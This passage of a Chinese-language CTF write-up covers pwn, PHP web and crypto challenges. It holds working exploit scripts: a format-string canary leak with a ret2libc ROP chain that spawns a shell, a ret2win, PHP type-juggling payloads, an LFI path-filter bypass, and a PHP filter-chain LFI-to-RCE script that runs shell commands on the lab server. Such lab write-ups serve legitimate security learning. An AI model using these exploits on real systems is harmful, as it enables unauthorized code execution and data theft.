copy出docker的libc才過的，真的是傻眼...
:::

```
from pwn import *

# r = process('./ret2libc', env={"LD_PRELOAD" : "./libc.so.6"})
r = remote('172.31.210.1', 50002)

print(r.recvline())
payload = b'%p' * 14 + b'^'
r.sendline(payload)
stack_info = r.recvuntil(b'^')[:-1].replace(b'(nil)', b'0xdeadbeef').split(b'0x')
canary = int(stack_info[-4], 16)


libc_main = int(stack_info[-2], 16)
libc_base = libc_main - 0x24083# 0x29d90

log.info(f'{stack_info}')
log.info(f'{hex(libc_main)}')
log.info(f'{hex(libc_base)}')
log.info(f'{hex(canary)}')

pop_rax_ret = libc_base + 0x0000000000036174# 0x0000000000045eb0# : pop rax ; ret
pop_rdi_ret = libc_base + 0x0000000000023b6a# 0x000000000002a3e5# : pop rdi ; ret
pop_rsi_ret = libc_base + 0x000000000002601f# 0x000000000002be51# : pop rsi ; ret
pop_rdx_rbx_ret = libc_base + 0x000000000015fae6# 0x00000000000904a9# : pop rdx ; pop rbx ; ret
bin_sh = libc_base + 0x00000000001b45bd# 0x00000000001d8678# : /bin/sh
syscall_ret = libc_base + 0x000000000002284d# 0x0000000000091316# :


r.sendline(b'a' * 0x28 + p64(canary) + p64(1) + p64(pop_rax_ret) + p64(0x3b) + p64(pop_rdi_ret) + p64(bin_sh) + p64(pop_rsi_ret) + p64(0) + p64(pop_rdx_rbx_ret) + p64(0) + p64(0) + p64(syscall_ret))

r.interactive()
```

ret2win

Exploit - 就是簡單到不能再簡單的ret2win

```
from pwn import *

r = remote('172.31.210.1', 50001)
# r = process('./ret2win')

r.recvline()

fn_win_addr = 0x0000000000401196
r.sendline(b'a' * 0x28 + p64(fn_win_addr))
r.interactive()
```

Web

[教學題] 極之番『漩渦』

Recon

這一題有四小題，都是和PHP相關的洞，應該是個對新手都很有感覺的題目


1. 弱型別 + List
   :::spoiler Source Code

```
<?php
include('config.php');
echo '<h1>👻 Stage 1 / 4</h1>';

$A = $_GET['A'];
$B = $_GET['B'];

highlight_file(__FILE__);
echo '<hr>';

if (isset($A) && isset($B))
    if ($A != $B)
        if (strcmp($A, $B) == 0)
            if (md5($A) === md5($B))
                echo "<a href=$stage2>Go to stage2</a>";
            else die('ERROR: MD5(A) != MD5(B)');
        else die('ERROR: strcmp(A, B) != 0');
    else die('ERROR: A == B');
else die('ERROR: A, B should be given');
```

   :::
   觀察source code會發現就是一個md5 collision的經典題目，不過他還有一個限制，就是 `strcmp($A, $B) == 0`，這是和之前遇到的題目不太一樣的地方，後來是參考Bypassing PHP strcmp()的文章，內文提到

   > == is an insecure comparison (loose comparison known as the Equal Operator) if the two strings are equal to each other then it returns true, this does not check data types. If we submit an empty array token[]=something PHP translates GET variables like this to an empty array which causes strcmp() to barf: strcmp(array(), "token") -> NULL which will return 0

   意思是如果給的GET參數是個list，那PHP就會理解成0，因為他認為是個empty array，所以這一題和collision沒有關係，純粹是php的設計語言在弱型別以及語法上有"太多"的空間可以利用
   Payload: `http://172.31.210.1:33002/stage1.php?A[]=QNKCDZO&B[]=240610708`



```
Warning: strcmp() expects parameter 1 to be string, array given in /var/www/html/stage1.php on line 13

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/stage1.php on line 14

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/stage1.php on line 14
Go to stage2
```


2. Collision Again
   :::spoiler Source Code

```
<?php
include('config.php');
echo '<h1>👻 Stage 2 / 4</h1>';

$A = $_GET['A'];
$B = $_GET['B'];

highlight_file(__FILE__);
echo '<hr>';

if (isset($A) && isset($B))
    if ($A !== $B){
        $is_same = md5($A) == 0 and md5($B) === 0;
        if ($is_same)
            echo (md5($B) ? "QQ1" : md5($A) == 0 ? "<a href=$stage3?
page=swirl.php>Go to stage3</a>" : "QQ2");
        else die('ERROR: $is_same is false');
    }
else die('ERROR: A, B should be given');
```

:::
這一題沒有想太多就直接用前一題的payload送出去，結果payload太強大就過了==，後來是仔細去看[教學](教學)才知道他的考點，簡單來說，在php中，`=`的運算優先度是高於`and`運算的，所以送出前一題的payload，會通過#13的判斷，因為即時後面是一個false也沒差，接著就是一個三層的if statement，用python的角度解釋就會變成

```
if md5(B):
    result = "QQ1"
else:
    if md5(A) == 0:
        result = "<a href={0}?page=swirl.php>Go to stage3</a>".format(stage3)
    else:
        result = "QQ2"
```

而因為$B本來就沒東西，所以會進到else，必且md5($A)是true，所以會return Stage 3的link給我們
Payload: `http://172.31.210.1:33002/stage2_212ad0bdc4777028af057616450f6654.php/?A[]=QNKCDZO&B[]=240610708`



Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/stage2_212ad0bdc4777028af057616450f6654.php** on line **13**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/stage2_212ad0bdc4777028af057616450f6654.php** on line **13**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/stage2_212ad0bdc4777028af057616450f6654.php** on line **15**


Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/stage2_212ad0bdc4777028af057616450f6654.php** on line **15**
Go to stage3

3. LFI
   :::spoiler Source Code

```
<?php
include('config.php');
echo '<h1>👻 Stage 3 / 4</h1>';

$page = $_GET['page'];
```

```
highlight_file(__FILE__);
echo '<hr>';
if (isset($page)) {
    $path = strtolower($_GET['page']);

    // filter \ _ /
    if (preg_match("/\\_|\//", $path)) {
        echo "<p>bad hecker detect! </p>";
    }else{
        $path = str_replace("..\\", "../", $path);
        $path = str_replace("..", ".", $path);
        echo $path;
        echo '<hr>';
        echo file_get_contents("./page/".$path);
    }
} else die('ERROR: page should be given');
```

:::
這個小題是個簡單的LFI，要找的檔案其實就是config.php(不然其實也不知道要找甚麼)，關鍵的地方在於他有設filter，簡單bypass一下就過了(把`../`變成`....%5c`就可以了)，取得config.php後就打開source code inspect一下就知道關鍵stage 4的link了
Payload: `http://172.31.210.1:33002/stage3_099b3b060154898840f0ebdfb46ec78f.php?page=....%5cconfig.php`



../config.php

```
<html>
  <head> ··· </head>
  <body class="vsc-initialized">
    <h1> Stage 3 / 4</h1>
    <code> ··· </code>
    <hr>
    ../config.php
    <hr>
    <!--?php
$stage2 = "stage2_212ad0bdc4777028af057616450f6654.php";
$stage3 = "stage3_099b3b060154898840f0ebdfb46ec78f.php";
$secret = "flag{this_is_a_fake_flag}";
$stage4 = "stage4_b182g38e7db23o8eo8qwdehb23asd311.php";
-->
  </body>
</html>
```

4. LFI2RCE - PHP Filter Chain
   這一題是最難的，最後忍不住還是去看了教學，但跟著做還是要花好久的功夫才能打穿，這一題就是典型的LFI2RCE的題目，一開始是看飛飛的文章，發現他可以成功query`../../../../../../proc/self/environ`這個東西，所以有一大半時間都在找如何用這個東西inject webshell達到RCE，但不確定是權限不夠還是怎麼樣，過程中困難重重也沒有快要成功的跡象，因此就只能嘗試教學中提到的php filter chain，話說steven的文章很優質耶，已經是一個php lfi2rce的教科書了，重點是察看的payload來源於wupco大的script也是怎麼試都不成功，最後是察看PHP filters chain: What is it and how to use it這篇文章才解決，我是用他們自己寫的script，不確定是哪個環節出問題

Exploit

Script For Stage 4

```
import requests
import subprocess
from sys import *

url = "http://172.31.210.1:33002/stage4_b182g38e7db23o8eo8qwdehb23asd311.php"

command = ""
for i in argv[1:]:
    command += i + ' '

result = subprocess.Popen(['python',
'./php_filter_chain_generator/php_filter_chain_generator.py', '--chain', f'<?php
system("{command}")?>'], stdout=subprocess.PIPE, stderr=subprocess.PIPE,
text=True)

payload, _ = result.communicate()
# print(payload.splitlines())
data = {"👀": payload.splitlines()[-1]}
response = requests.post(url, data=data)
print(response.text)
```

```
$ python exp.py ls
<h1>👻 Stage 4 / 4</h1><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color:
#007700">echo&nbsp;</span><span style="color: #DD0000">'&lt;h1&gt;👻
&nbsp;Stage&nbsp;4&nbsp;/&nbsp;4&lt;/h1&gt;'</span><span style="color: #007700">;
<br /><br /></span><span style="color: #0000BB">highlight_file</span><span
style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #007700">);<br />echo&nbsp;</span><span style="color:
#DD0000">'&lt;hr&gt;'</span><span style="color: #007700">;<br /></span><span
style="color: #0000BB">extract</span><span style="color: #007700">(</span><span
style="color: #0000BB">$_POST</span><span style="color: #007700">);<br /><br
/>if&nbsp;(isset(</span><span style="color: #0000BB">$��</span><span
style="color: #007700">))&nbsp;<br />&nbsp;&nbsp;&nbsp;&nbsp;include(</span><span
style="color: #0000BB">$��</span><span style="color: #007700">);<br
/>else&nbsp;die(</span><span style="color: #DD0000">'ERROR:&nbsp;👀
&nbsp;should&nbsp;be&nbsp;given'</span><span style="color: #007700">);</span>
</span>
</code><hr>bin
boot
dev
etc
flag_cr14x5hc
home
lib
lib64
media
mnt
opt
proc
root
```

```
run
sbin
srv
sys
tmp
usr
var
�
P�������>==�@C�������>==�@C�������>==�@C�������>==�@C�������>==
�@C�������>==�@C�������>==�@C�������>==�@
$ python exp.py cat /flag_cr14x5hc
<h1>👻 Stage 4 / 4</h1><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color:
#007700">echo&nbsp;</span><span style="color: #DD0000">'&lt;h1&gt;👻
&nbsp;Stage&nbsp;4&nbsp;/&nbsp;4&lt;/h1&gt;'</span><span style="color: #007700">;
<br /><br /></span><span style="color: #0000BB">highlight_file</span><span
style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #007700">);<br />echo&nbsp;</span><span style="color:
#DD0000">'&lt;hr&gt;'</span><span style="color: #007700">;<br /></span><span
style="color: #0000BB">extract</span><span style="color: #007700">(</span><span
style="color: #0000BB">$_POST</span><span style="color: #007700">);<br /><br
/>if&nbsp;(isset(</span><span style="color: #0000BB">$��</span><span
style="color: #007700">))&nbsp;<br />&nbsp;&nbsp;&nbsp;&nbsp;include(</span><span
style="color: #0000BB">$��</span><span style="color: #007700">);<br
/>else&nbsp;die(</span><span style="color: #DD0000">'ERROR:&nbsp;👀
&nbsp;should&nbsp;be&nbsp;given'</span><span style="color: #007700">);</span>
</span>
</code><hr>TSC{y0u_4r3_my_0ld_p4l}
�B�0���>==�@C�������>==�@C�������>==�@C�������>==�@C�������>==�@
C�������>==�@C�������>==�@C�������>==�@C�������>==�@C�������>==�
@C�������>==�@C�������>==�@C�������>==�@
```

Flag: `TSC{y0u_4r3_my_0ld_p4l}`

Crypto

CCcollision

Source Code

:::spoiler

```python
from hashlib import md5
from string import ascii_lowercase, digits
from random import choice
from secret import FLAG

def get_random_string(length):
    return "".join([choice(ascii_lowercase + digits) for _ in range(length)])

prefix = get_random_string(5)
hashed = md5(get_random_string(30).encode()).hexdigest()

print("here is your prefix: " + prefix)
print("your hash result must end with: " + hashed[-6:])
```

```
user_input = input("Enter the string that you want to hash: ")
user_hash = md5(user_input.encode()).hexdigest()

if user_input[:5] == prefix and user_hash[-6:] == hashed[-6:]:
    print(FLAG)
```

:::

Exploit

就是一般常見的pow要算的collision

```
from pwn import *
from hashlib import md5
import os
from string import ascii_lowercase, digits
from random import choice

r = remote('172.31.200.2', 40004)

def get_random_string(length):
    return "".join([choice(ascii_lowercase + digits) for _ in range(length)])

print(r.recvuntil(b'here is your prefix: '))
prefix = r.recvline()[:-1]
print(r.recvuntil(b'your hash result must end with: '))
ended = r.recvline()[:-1].decode()

log.info(f"{prefix=}\n{ended=}")

while True:
    ans = prefix + get_random_string(8).encode()
    user_hash = md5(ans).hexdigest()
    # print(user_hash)
    if ans[:5] == prefix and user_hash[-6:] == ended[-6:]:
        log.success("Find Collision~~~")
        r.sendlineafter(b'Enter the string that you want to hash: ', ans)
        break
print(r.recvline())
r.interactive()
```

Flag: `TSC{2a92efd3d9886caa0bc437f236b5b695c54f43dc9bdb7eec0a9af88f1d1e0bee}`

Encoded not Encrypted

Source Code

:::spoiler

```
from random import choice, randint
from string import ascii_uppercase
from secret import FLAG

words = open("./Crypto/Encode not Encrypt/fasttrack.txt").read().splitlines()
```

```python
selected = [choice(words) for _ in range(100)]
assert all(word in words for word in selected)
ans = " ".join(selected)

def a(s):
    return "".join(hex(ord(c))[2:] for c in s)

b_chars = 'zyxwvutsrqponmlkjihgfedcba'
def b(s):
    result = ""
    for c in s:
        binary = f'{ord(c):08b}'
        front, back = binary[:4], binary[4:]
        result += b_chars[int(front, 2)] + b_chars[int(back, 2)]
    return result

c_chars = '?#%='
def c(s):
    result = ""
    for c in s:
        binary = f'{ord(c):08b}'
        for i in range(0, 8, 2):
            result += c_chars[int(binary[i:i+2], 2)]
    return result

def d(s):
    return "".join(oct(ord(c))[2:] for c in s)

func = {0: a, 1: b, 2: c, 3: d}
encodeds = []
hint = ""
for word in selected:
    num = randint(0, 3)
    encodeds.append(func[num](word))
    for bit in f'{num:02b}':
        ch = choice(ascii_uppercase)
        hint += ch if bit == '1' else ch.lower()

print(selected)
print(" ".join(encodeds))
print(hint)

user_input = input("Enter the answer: ")
if user_input == ans:
    print(FLAG)
```

:::

Exploit

這一題作者有放水，因為其實在轉換八進制的地方可以很難，撇除掉這個部分其實用chatGPT幫忙生一下code再local debug一下，應該不用半小時，source code中簡單的流程就是，他會從wordlist中抽選100個words，然後隨機給不同的encode方式，包含

1. 轉換成hex

2. 2. 依照字元的low / high bytes做到scramble
3. 3. 和上一個大同小異，依照每兩個bits做到scramble
4. 4. 轉換成八進制

作者有給hint，我們可以根據hint知道他是用哪一個方式encode，而最難的地方是八進制，因為不同的printable char會決定轉換後是三個char還是兩個char，假設原本的plaintext是==Summer2011==，這種同時包含數字和英文，encode完會變成==12316515515514516262606161==，但是其中英文的部分他是每三個string構成，而數字的部分就是每兩個string構成，如果只是知道他用八進制的方式encode，應該沒有辦法解決這樣的狀況，目前也還沒想到相對應的解法

```
from pwn import *
import string

r = remote('172.31.200.2', 42816)

encoded = r.recvline()[:-1].decode().split(' ')
hint = r.recvline()[:-1].decode()
# encoded = "vysusvsutmtlwxwzwyws #%#?#%?##=#?#%?##%?%#%?##=?=#%## #=?=#=??#=?
%#%%##%=%#%#=?=?%?=???=?#?=?= ?=?#?=?#?=?#?=?#?=?#?=?# #=?=#%?##=?=#%?#
swtusxsttusx tntusvtmtutqtl 146151162145 70617373 tytvtmtqtltqswsvtysvtksx
141144155151156163 77696e74657232303132 swtutwsxtusv 6d6f6e6b6579 70726976617465
163145162166145162 12316515515514516262606165 ustutntwtktmtuwywxww
swsutmtmtusxwxwzwzwr ustqtlsvtusxwxwzwywu swtutwsusxtqsvsq swtltkss
57656c636f6d6531323132 swsutmtmtusxwxwzwzwr #=?=#%###%?=#=?%#%###=#??%?#
163161154 uzvzwuwusswzsxtvxy 146151162145 61646d696e61646d696e ##??#????=##?
=###=#=?=??#=?%#%#??%?# 53756d6d657232303131 74657374 #=#?#%###=?=#=#??%=##=?=#=?
##%=??=?= 7374617277617273 73716c70617373 ##?=#=###%=##%=##%###=?%?=?%?=???=?#?=?
= 61646d696e69737461746f72 #%#=#%==#%?##=#? #%#?#=?%#%?##%#=#%==#%=%
swsutmtmtusxwxwzwywz tysusvsutmtlwxwzwywu ###=#%%##%=%#=#?#%###=?%?=?%?=???=?#?
=#% sutltotltksstl 163157155145144141171 155157156153145171 #%?=#%==#%=##=??#%?
##%=%#=%#?=?#?%?# #=?##=#=#%###=?%#=#?#=%# 313233343536 syty 6561727468
svtuswsvxmswsytnww twtrtytltstu 163145143162145164616263 #=?=#=###%=##%=##%###=?
%?=?%?=???=?#?=?= 6e6574776f726b73 504073737730726421 141144155151156163
123161154163145162166145162 #=?=#=###%=##%=##%###=?%?=?%?=???=?#?=##
uzvzswswsswzsxtvxy 144162141147157156 uwsutmtmtusxwxwzwyws 6d6f6e6b6579 ##??#???
#=?=#=?=#=#=#%==#=?%#%#??%?# 504035357730726421 #=#?#%###=?=#=#??%=##=?=#=?##%=??
=?= 163145143162145164616263 646576646576 73656372657421 twtktmsztytlsqwyxy
57696e74657232303133 ustqtlsvtusxwxwzwywy wqwu 6368616e6765
143157155160141156171616263 146151162145 163157155145144141171
tltusvsstksxtotqtlts swsytnswtusxsttusxwxwzwzwu 7365637265743121 170160
537072696e6732303134 6e6574776f726b696e67 #%=%#=#? 141144155151156 7870
70617373776f7264313233 #%?%#%%##=?%#%#? 12010065651676016214441 16316115462606071
#=?=#%###%?=#=###=?%#%%##=#?#=%# ?=%#?=## #=?=#=%##=?=#%?##%#?#%=##%%##%=% #=#?
#%###=?=#=#?#=#?#%###=?=#=#? 74657374696e67313233 #%?##%#?#%=##%%##%=%
737072696e6732303137 143150141156147145 12316515515514516262606161
tysusvsutmtlwxwzwyws".split(' ')
# hint =
'rETwKtXdNrgIdKGNvhuXWXqtkOpcfzTEKKvQCNzIsPxLgyvQMxOWnDZOunIyujxcNnbsvbOqwoYmUtlW
lBUfyGDLXIOoVcyqyMkcjQbKBNUtabauLFHZLqaNOSvVvrFhbkWdHWsdrjkAcxvViRfkGGLTTFkShPujV
XgunhBmPCvmugHeTVDXKhVwHvPuftKdmlZJIBrI'
ascii_lower = string.ascii_lowercase
ascii_higher = string.ascii_uppercase

def dec_a(s):
    return bytes.fromhex(s).decode('utf-8')

b_chars = 'zyxwvutsrqponmlkjihgfedcba'
def dec_b(s):
    res = ''
    for i in range(0, len(s), 2):
        front = b_chars.find(s[i])
        back = b_chars.find(s[i+1])
        bin = f'{front:04b}' + f'{back:04b}'
        res += chr(int(bin, 2))
    return res

c_chars = '?#%='
def dec_c(s):
    result = ""
    for i in range(0, len(s), 4):
        binary_chunk = ""
        for j in range(4):
            binary_chunk += f'{c_chars.index(s[i + j]):02b}'
        result += chr(int(binary_chunk, 2))
    return result

# def dec_d(s):
#     s = [s[i:i+2] for i in range(0, len(s), 2)]
#     return "".join(chr(int(i, 8)) for i in s)

def decode_octal(encoded_str):
    octal_chunks = [encoded_str[i:i+3] for i in range(0, len(encoded_str), 3)]
    decoded_str = "".join(chr(int(chunk, 8)) for chunk in octal_chunks)
    return decoded_str

answer = b""
for i in range(len(encoded)):
    if hint[i*2] in ascii_lower and hint[i*2+1] in ascii_lower:
        answer += dec_a(encoded[i]).encode() + b' '
    elif hint[i*2] in ascii_lower and hint[i*2+1] in ascii_higher:
        answer += dec_b(encoded[i]).encode() + b' '
    elif hint[i*2] in ascii_higher and hint[i*2+1] in ascii_lower:
        answer += dec_c(encoded[i]).encode() + b' '
    elif hint[i*2] in ascii_higher and hint[i*2+1] in ascii_higher:
        answer += decode_octal(encoded[i]).encode() + b' '

print(answer)
r.sendlineafter(b'Enter the answer: ', answer[:-1])
r.interactive()
```